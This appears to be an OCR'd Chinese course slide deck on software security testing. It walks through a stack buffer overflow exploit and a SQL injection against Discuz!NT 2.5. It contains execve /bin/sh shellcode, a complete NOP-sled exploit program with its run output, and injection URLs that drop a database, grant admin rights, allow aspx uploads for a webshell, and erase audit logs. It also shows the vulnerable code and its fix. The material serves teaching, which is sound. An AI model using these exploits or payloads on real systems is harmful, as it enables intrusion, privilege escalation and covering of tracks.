
如何选择这些数据？

- 几个问题：
  - SayHello函数局部变量区大小？
  - NNNNNNNN如何确定？
  - Our-codes该怎样写
  - 输入缓冲区内容不能包含0

局部变量区问题


ESP
0xNNNNNNNN
……NNNN
0xNNNNNNNN
SayHello栈帧
retip
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
Our-Codes


代码起始地址如何确定？


ESP
retip
0xNNNNNNNN
……..NNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
Our-Codes
0xNNNNNNNN
SayHello栈帧

代码起始地址如何确定

- 问题已转化为用ESP加上某一偏移
  - 该偏移不需要精确
- ESP如何确定呢
  - 用同样选项，插入一段代码，重新编译
  - 使用调试工具跟踪应用程序
  - 编一小程序，打印出运行时栈顶位置
    - 在同样环境下，不同进程之间栈位置距离不会太远

为什么偏移不需要精确？


ESP
retip
0xNNNNNNNN
……NNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
……NNNNN
NOP
NOP
……..
NOP
Real-Codes
0xNNNNNNNN
SayHello栈帧

Shellcode编写

- execve - execute program
- int execve(const char *filename, char *const argv [], char *const envp[]);

- execve("pointer to string /bin/sh", "pointer to /bin/sh", "pointer to NULL");

Shellcode编写

```
jmp short  callit                    ; jmp trick as explained above

doit:

pop          esi                     ; esi now represents the location of our string
xor          eax, eax                ; make eax 0
mov byte  [esi + 7], al              ; terminate /bin/sh
lea           ebx, [esi]             ; get the adress of /bin/sh and put it in register ebx
mov long  [esi + 8], ebx             ; put the value of ebx (the address of /bin/sh)
                                     ; in AAAA ([esi +8])
mov long  [esi + 12], eax            ; put NULL in BBBB (remember xor eax, eax)
mov byte  al, 0x0b                   ; Execution time! we use syscall 0x0b which
                                     ; represents execve
mov          ebx, esi                ; argument one... ratatata /bin/sh
lea           ecx, [esi + 8]         ; argument two... ratatata our pointer to /bin/sh
lea           edx, [esi + 12]        ; argument three... ratataa our pointer to NULL
int           0x80

callit:
call         doit                    ; part of the jmp trick to get the location of db

db           '/bin/sh#AAAABBBB'
```

Shellcode二进制形式

```
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
        "\x42\x42\x42\x42";
```

完整的攻击hello的程序（1）

```
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

unsigned char shell_code[] =
   "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
   "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
   "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
   "\x42\x42\x42\x42";

#define DEFAULT_OFFSET  0
#define BUFFER_SIZE     1024

unsigned long get_esp()
{
    __asm__("movl %esp, %eax");
}
```

hello_test.c

完整的攻击hello的程序（2）

```
main(int argc, char** argv)
{
    char* buff;
    char* ptr;
    unsigned long* addr_ptr;
    unsigned long esp;
    int i, ofs;

    if (argc == 1)
        ofs = DEFAULT_OFFSET;
    else
        ofs = atoi(argv[1]);

    ptr = buff = malloc(4 * BUFFER_SIZE);
```

hello_test.c

完整的攻击hello的程序（3）

```
/* Fill in with addresses */
addr_ptr = (unsigned long*)ptr;
esp = get_esp();
printf("ESP = %08x\n", esp);
for (i = 0; i < 100; i++)
    *(addr_ptr++) = esp + ofs;

/* Fill the start of shell buffer with NOPs */
ptr = (char*)addr_ptr;
memset(ptr,0x90,BUFFER_SIZE-strlen(shell_code));
ptr += BUFFER_SIZE - strlen(shell_code);

/* And then the shell code */
memcpy(ptr, shell_code, strlen(shell_code));
ptr += strlen(shell_code);

*ptr = 0;

execl("./hello", "hello", buff, NULL);
```

hello_test.c

运行情况

```
dayin@debian:~$ gcc –g –o hello_test hello_test.c
dayin@debian:~$ ./hello_test
ESP = bffffd18
Hello
ýÿ¿ýÿ¿ýÿ¿ý¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ýÿ¿ý
…   //省略
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
…  //省略
ë^1ÀˆF□‰‰F
… //省略
‰ó□□V
… //省略
Í€èáÿÿÿ/bin/sh#AAAABBBB
sh-2.05b$
```

调试情况

```
dayin@debian:~$ gdb hello_test
(gdb) b 52
Breakpoint 1 at 0x80485e5: file hello_test.c, line 52.
(gdb) r
Starting program: /home/dayin/hello_test
ESP = bffffd18

Breakpoint 1, main (argc=1, argv=0xbffffda4) at hello_test.c:52
52 execl("./hello", "hello", buff, NULL);
(gdb) x/360 buff
0x80498f8:   0xbffffd18   0xbffffd18   0xbffffd18   0xbffffd18
…
0x8049a78:   0xbffffd18   0xbffffd18   0xbffffd18   0xbffffd18
0x8049a88:   0x90909090   0x90909090   0x90909090   0x90909090
…
0x8049e48:   0x90909090   0x90909090   0x90909090   0xeb909090
0x8049e58:   0xc0315e1a   0x8d074688   0x085e891e   0xb00c4689
0x8049e68:   0x8df3890b   0x568d084e   0xe880cd0c   0xfffffe1
0x8049e78:   0x6e69622f   0x2368732f   0x41414141   0x42424242
0x8049e88:   0x00000000   0x00000000   0x00000000   0x00000000
```

粗略代码起始地址

NOP区域

shellcode

SQL注入

- SQL注入
  - 一般存在于http://xxx.xxx.xxx/abc.asp?id=XX等带有参数的动态网页
  - 没有对外界输入进行必要的过滤
- 原理不赘述，以一个例子来说明

SQL注入漏洞和攻击的例子


- Sql注入漏洞
- 网页挂马

- 运行平台
  - Windows 2003 Server(自带IIS 6.0)
  - SQL Server 2005
  - Discuz!NT 2.5

漏洞起因

- 漏洞是由showuser.aspx文件引起的，该文件的作用是显示论坛的会员列表。由于脚本中对于用来用户排序的ordertype参数未经过滤而直接查询数据库，攻击者可以通过精心构造的ordertype参数进行数据库的写操作。

漏洞出错提示


http://192.168.1.106/showuser.aspx?ordertype=desc;drop%20database%20kj;
_old
Tools
Google
News
Person
Vulnerability
办公
大杂烩
其他书签
"/"应用程序中的服务器错误。
无法对 数据库'kj' 执行 删除，因为它不存在，或者您没有所需的权限。
说明: 执行当前 Web 请求期间，出现未处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出处的详细信息。
异常详细信息: System.Data.SqlClient.SqlException: 无法对 数据库'kj'执行 删除，因为它不存在，或者您没有所需的权限。
源错误:
[没有相关的源行]
源文件: c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\Temporary ASP.NET Files\root\c3554961\e1616900\App_Web_e1puyytg.2.cs 行: 0
堆栈跟踪:
[SqlException (0x80131904): 无法对 数据库'kj' 执行 删除，因为它不存在，或者您没有所需的权限。]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +862234
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) +739110
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +188
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimp
System.Data.SqlClient.SqlDataReader.HasMoreRows() +150
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +214
System.Data.SqlClient.SqlDataReader.NextResult() +162
System.Data.ProviderBase.DataReaderContainer.NextResult() +16

漏洞触发路径

```
……
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet) +86
   Discuz.Data.DbHelper.ExecuteDataset(DbConnection connection, CommandType
commandType, String commandText, DbParameter[] commandParameters) +203
   Discuz.Data.DbHelper.ExecuteDataset(CommandType commandType, String
commandText, DbParameter[] commandParameters) +219
   Discuz.Data.SqlServer.DataProvider.GetUserList(Int32 pagesize, Int32
pageindex, String orderby, String ordertype) +907
   Discuz.Forum.Users.GetUserList(Int32 pagesize, Int32 pageindex, String
orderby, String ordertype) +47
   Discuz.Web.showuser.ShowPage() +360
   Discuz.Forum.PageBase..ctor() +3067
   Discuz.Web.showuser..ctor() +4
   ASP.aspx_1_showuser_aspx..ctor() in
c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\Temporary ASP.NET
Files\root\ebab4e56\8b4d3b94\App_Web_m4d35vxi.13.cs:0

__ASP.FastObjectFactory_app_web_m4d35vxi.Create_ASP_aspx_1_showuser_aspx()
in c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\Temporary ASP.NET
Files\root\ebab4e56\8b4d3b94\App_Web_m4d35vxi.14.cs:0
   System.Web.Compilation.BuildResultCompiledType.CreateInstance() +49
……
```

漏洞代码分析

在 showuser.aspx 中，对 ordertype 参数没有进行过滤。如下所示：

```
templateBuilder.Append("                <select name=\"ordertype\" id=\"ordertype\">\r\n");
templateBuilder.Append("                    <option value=\"asc\">升序</option>\r\n");
templateBuilder.Append("                    <option value=\"desc\">降序</option>\r\n");
templateBuilder.Append("                </select>\r\n");
templateBuilder.Append("                <script type=\"text/javascript\">\r\n");
templateBuilder.Append("                    document.getElementById('orderby').value=\""
+ DNTRequest.GetString("orderby") + "\";\r\n");
templateBuilder.Append("
document.getElementById('ordertype').value=\"" + DNTRequest.GetString("ordertype") +
"\";\r\n");
templateBuilder.Append("                </" + "script>\r\n");
```

在 showuser.aspx.cs 文件（存在于 Discuz.Web.dll 中）中，对 ordertype 参数也没有进行过滤。如下所示：

```
string orderby = DNTRequest.GetString("orderby").Trim();
string ordertype = DNTRequest.GetString("ordertype").Trim();

//if (!ordertype.Equals("desc"))
//{
//    ordertype = "desc";
//}
```

漏洞修复分析

该漏洞的修复，就是在 showuser.aspx.cs 文件（存在于 Discuz.Web.dll 中）中，增加对 ordertype 参数的过滤。如下所示：


```
string orderby = DNTRequest.GetString("orderby").Trim();
//进行参数过滤
if (!Utils.StrIsNullOrEmpty(orderby) && !Utils.InArray(orderby,
"uid,username,credits,posts,admin,joindate,lastactivity"))
{
    orderby = "uid";
}

string ordertype = DNTRequest.GetString("ordertype").Trim();
//进行参数过滤
if (!ordertype.Equals("desc") && !ordertype.Equals("asc") )
{
    ordertype = "desc";
}
```

漏洞攻击步骤

- 新建一个普通用户账号 infosec
- 将infosec提升为管理员权限
  - http://localhost/showuser.aspx?ordertype=desc;update dnt_users set adminid='1',groupid='1' where username='infosec';--
- 更改上传格式：jpg → aspx
  - http://localhost/showuser.aspx?ordertype=desc;update dnt_attachtypes set extension='aspx' where extension='jpg';--
- 通过附件上传网页木马
  - 获得webshell
- 清除痕迹
  - http://localhost/showuser.aspx?ordertype=desc;update dnt_attachtypes set extension='jpg' where extension='asp';--
  - http://localhost/showuser.aspx?ordertype=desc;delete from dnt_adminvisitlog where username='hacker';--
  - http://localhost/showuser.aspx?ordertype=desc;update dnt_users set adminid='',groupid='' where username='hacker';--

获得webshell



Web Server Information	
Server IP	192.168.1.106
Machine Name	WWW-2F288ED200A
Network Name	NT AUTHORITY
User Name in this Process	NETWORK SERVICE
OS Version	Microsoft Windows NT 5.2.3790 Service Pack 2
Started Time	2298 Seconds
System Time	2010年6月10日 15:07:02
IIS Version	Microsoft-IIS/6.0
HTTPS	off
PATH_INFO	/upload/2010/05/25/2/673843718493.aspx
PATH_TRANSLATED	C:\Inetpub\dnt25_UnPatched\upload\2010\05\25\2\673843718493.aspx
SERVER_PORT	80
SeesionID	zmn5e445v0mp3yrm3jqmia55

本章内容

- 软件安全
- 软件安全的最优方法
- 软件安全性测试
  - 插曲：安全最优方法 vs. 安全性测试
- 安全性测试的目标 --- 漏洞
- ✓ 相关网站和工具
- 实验

相关网站和工具

- 工欲善其事，必先利其器！
- 选择使用合适的安全工具，是确保软件/系统安全的捷径

安全工具

- Software Testing FAQs
  - http://testingfaqs.org/
- Top 100 Network Security Tools
  - http://sectools.org
- Static Analysis Tools
  - http://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis
  - http://testingfaqs.org/t-static.html
  - http://spinroot.com/static/
- Dynamic analysis Tools
  - http://en.wikipedia.org/wiki/Dynamic_program_analysis

安全漏洞

- http://seclists.org/
- http://www.securityfocus.com/vulnerabilities
- http://www.milw0rm.com/
